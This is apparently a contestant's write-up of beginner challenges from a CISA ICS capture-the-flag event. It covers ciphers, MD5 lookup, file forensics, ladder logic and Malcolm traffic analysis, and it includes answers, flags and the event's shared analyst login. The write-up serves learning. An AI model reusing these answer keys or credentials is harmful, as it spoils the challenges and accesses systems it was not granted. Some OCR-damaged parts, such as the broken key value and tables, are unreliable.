This challenge line contains five different challenge categories intended for contestants who are less familiar with Capture the Flag competitions.

All of the challenges in this challenge line can be solved using a web browser; no additional tools are required. We highly recommend using CyberChef (https://gchq.github.io/CyberChef/) for assistance solving these challenges.

Each ICS & Security Basics challenge category contains 4 different "mini-challenges." After solving all "mini-challenges" in a category, you will be given a flag to enter for the corresponding challenge on the CTF server.

The flag for this introductory challenge is located at https://cisaicsctf-ics-and-security-basics-webserver.chals.io/introduction

*Flag format: flag is located on website linked above. Example: if website shows "Flag: this_is_a_flag", the flag would be **this_is_a_flag***

0/10 attempts

Flag

Submit

Cryptography

ICS & Security Basics - Cryptography

50

Computer systems use cryptography to secure information by mathematically transforming it in a way that it is infeasible for anyone who does not have specific information called the "key" to decrypt it and recover the original information. Cryptography is a mechanism used to securely store and transfer data so that only the intended recipient can understand it.

Within cryptography, `plaintext` refers to the unencrypted message and the `ciphertext` refers to the resulting encrypted message.

This series of challenges covers various cryptographic techniques such as Caesar and Vigenere cipher, password hashes, and symmetric-key encryption.

The Cryptography challenges can be found at: https://cisaicsctf-ics-and-security-basics-webserver.chals.io/cryptography.

Flag format: flag will be provided after solving the series of challenges. Example: ***cryptography_flag***

Cryptography-1

ICS & Security Basics - Cryptography

Challenge 1

The Caesar Cipher, also known as the shift or rotation cipher, is one of the simplest and most widely known encryption techniques. This cipher is a simple substitution cipher in which every letter in the plaintext is replaced by a letter a fixed number of positions down the alphabet. A common Caesar Cipher is called ROT13, which is a Caesar cipher with rotation of 13 characters

What is the plaintext for ROT13 ciphertext **sha_ohg_vafrpher_pvcure**?


▼ Show Hint
CyberChef Recipe: "ROT13" Operation

plaintext

Submit

ICS & Security Basics - Home

Using the CyberChef:



Cryptography-2

ICS & Security Basics - Cryptography

Challenge 2

The Vigenère cipher is a cipher where each letter of the plaintext is encoded with a different Caesar Cipher, whose increment is determined by the corresponding letter of another text, the key.

What is the plaintext for Vigenère ciphertext **vpnoubec_xmji_uytybi_zxx_xbvte_zppq_mpmvgevc** and key **definitelysecurekey**?


▼ Show Hint
CyberChef Recipe: "Vigenère Decode"; Key: definitelysecurekey

plaintext

Submit

ICS & Security Basics - Home

Using the CyberChef:



Cryptography-3

ICS & Security Basics - Cryptography

Challenge 3

Hashes are a common way to securely store passwords a validate data integrity. A hash function maps data to an arbitrary size of fixed-size values. Hashes are commonly used to store passwords as they are a one-way operation; passwords can easily be converted to a hashed value, but a hash cannot be converted into a password. Therefore, to "crack" a hashed password, computers must generate hashes from a list of passwords and then compare the resulting hash against the hashed password to crack. If the hash matched, the original password has been found.

Using an online MD5 password cracker/decryption tool, what is the the original password from MD5 hash **9a1f30943126974075dbd4d13c8018ac**?


▼ Show Hint
Search for an online MD5 decryption tool

password

Submit

ICS & Security Basics - Home

Using online hashes decryption:



Cryptography-4

ICS & Security Basics - Cryptography

Challenge 4

Modern encryption algorithms such as AES contain a variety of substitution and permutations to securely encrypt and decrypt data. AES is known as a symmetric-key encryption algorithm, meaning the same key is used for both encrypting and decrypting the data.

What is the plaintext for AES ECB ciphertext
e98e682fb6af5220363fa6a1b9c62eb233385a138f8e9d16f4a877e9e26bd0ce222f2a5ea10e4f42adaf1fd and key **6d7563686d6f726573656357265656e6372797074696f6e**?


▸ Show Hint

plaintext

Submit

ICS & Security Basics - Home

Using CyberChef:



Forensics

Challenge | 53 Solves

ICS & Security Basics - Forensics

50

Modern computers use files to store, organize, and access data. However, these files are not always what they appear to be; hidden data can be embedded in parts of a file that are generally invisible to a user. This hidden data can be identified and extracted using data forensics.

This series of challenges utilize files located in the `forensics.zip` attachment.

The Forensics challenges can be found at: https://cisaicsctf-ics-and-security-basics-webserver.chals.io/forensics.

Flag format: flag will be provided after solving the series of challenges. Example: ***forensics_flag***

forensics.zip

0/10 attempts

Flag

Submit

Forensics-1

ICS & Security Basics - Forensics

*Note: all challenges in this category utilize/reference files located in the **forensics.zip** file attached to the challenge prompt on the CTF server.*

Challenge 1

File **forensics_1** does not appear to have a file type or file extension. What is the correct file type/extension for this file?

▼ Show Hint
CyberChef Recipe: "Detect File Type" Operation


txt

Submit


ICS & Security Basics - Home

By using the “File *” command we get the true file type which is: MPEG.


Forensics-2




By using the strings command:




Forensics-3



By using the online exiftool, (https://exif.tools/) the artis name is: smeargle.



Forensics-4



By using “binwalk -e” command, there is a file named as hidden_file with the message: hidden_in_the_noise in it (flag).

Ladder Logics

Challenge | 38 Solves

ICS & Security Basics - Ladder Logic

50

Ladder logic is a programming language that is commonly used for programmable logic controllers (PLCs).

This series of challenges introduce how logic gates are used within ladder logic and all challenges reference the 5 ladder logic diagrams within the `ladder_logic_diagrams.png` attachment.

The `ladder_logic_symbol_overview.pdf` attachment contains a quick overview of the ladder logic symbols used in this challenge series.

The Ladder Logic challenges can be found at: https://cisaicsctf-ics-and-security-basics-webserver.chals.io/ladder_logic.


Flag format: flag will be provided after solving the series of challenges. Example: ***ladder_logic_flag***

ladder_logic_diagrams.png | ladder_logic_symbol_overview...

0/10 attempts

Flag

Submit


Switch A
Switch B
Light 1
Switch A
Switch B
Light 2
Switch A
Light 3
Switch B
Switch A
Light 4
Switch B
Switch A
Switch B
Light 5
Switch A
Switch B

Ladder Logics -1

Answer: light 1

Ladder Logics -2

Answer: Light 3

Ladder Logics -3

Answer: Light 2

Ladder Logics -4

Answer: Light 5

Malcolm

Malcolm -1

Challenge | 23 Solves

Introduction to Malcolm - 1

100

Malcolm is a powerful network traffic analysis tool suite this is easy to deploy and configure. It provides full packet capture artifacts (PCAP files), Zeek logs, and Suricata alerts as well as dashboard interfaces to display and analyze collected information.

Driftveil City uses Malcolm to monitor its various networks and you will be using it to solve many challenges in this CTF. These Introduction to Malcolm challenges will introduce you to various features and dashboards within Malcolm. As with all challenges in this CTF, all network traffic for these challenges occurred on `Thursday, June 20 2024`.

Helpful Malcolm Links and Connection Information:

- **Malcolm Homepage:** https://malcolm.cisaicsctf.com/
- **Malcolm Dashboards:** https://malcolm.cisaicsctf.com/dashboards/
- **Malcolm Arkime:** https://malcolm.cisaicsctf.com/arkime/
- **Malcolm Documentation:** https://malcolm.cisaicsctf.com/readme/
- **Username:** analyst
- **Password:** Cyclic-Margarine9-Borax-Upfront

Using Malcolm's Overview Dashboard, how many `zeek conn` log types exist in this network data?


Flag format: Count of logs with log type zeek conn. Example: ***1,234***

Note: the timestamps are different depending on your timezone, so in order to ensure you are seeing all Malcolm traffic, set your Malcolm time filters from June 19 2024 - June 21 2024

0/10 attempts

Flag

Submit


Log Type
Data Source
Log Type
Count
zeek bacnet 3,257
zeek bacnet_property 2,800
zeek conn 2,339
zeek genisys 1,806
zeek modbus 810
zeek modbus_detailed 810
zeek ssl 625
zeek known_services 422
zeek dns 350
zeek known_hosts 319
1 2 3 4

Answer: 2339

Malcolm -2

Introduction to Malcolm - 2

100

All network data ingested into Driftveil SOC's Malcolm instance originates from internal networks that are not supposed to have access to the Internet. However, one computer appears to have connected to and browsed the Internet.

What is the IP address of the computer that connected to external IP addresses and browsed the Internet?

Flag format: IP address. Example: ***192.168.1.2***


Hint: what Malcolm dashboards listed in the `Common Protocols` section would show normal Internet/web browsing data

1/10 attempts

Flag

Submit

By filtering http traffics, there is a source IP that connects to multiple external IP addressss. Answer: 10.91.205.20



Malcolm -3

Introduction to Malcolm - 3

100

Malcolm contains many different Industrial Control System (ICS) protocol parsers and dashboards. See https://malcolm.cisaicsctf.com/readme/docs/protocols.html for a full list of supported protocols.

Castelia Solutions uploads their PROFINET data to Driftveil SOC's Malcolm instance.

Within this PROFINET data, what was the slot used for operation `ARBlockReq`?


Flag format: Slot number. Example: ***1,234***

1/10 attempts

Flag

Submit

Malcom Dashboard/ overview/Profinet/ARBLockReq. Answer: 6931




Dashboards / Overview — Full screen | Share | Clone | Reporting | Edit

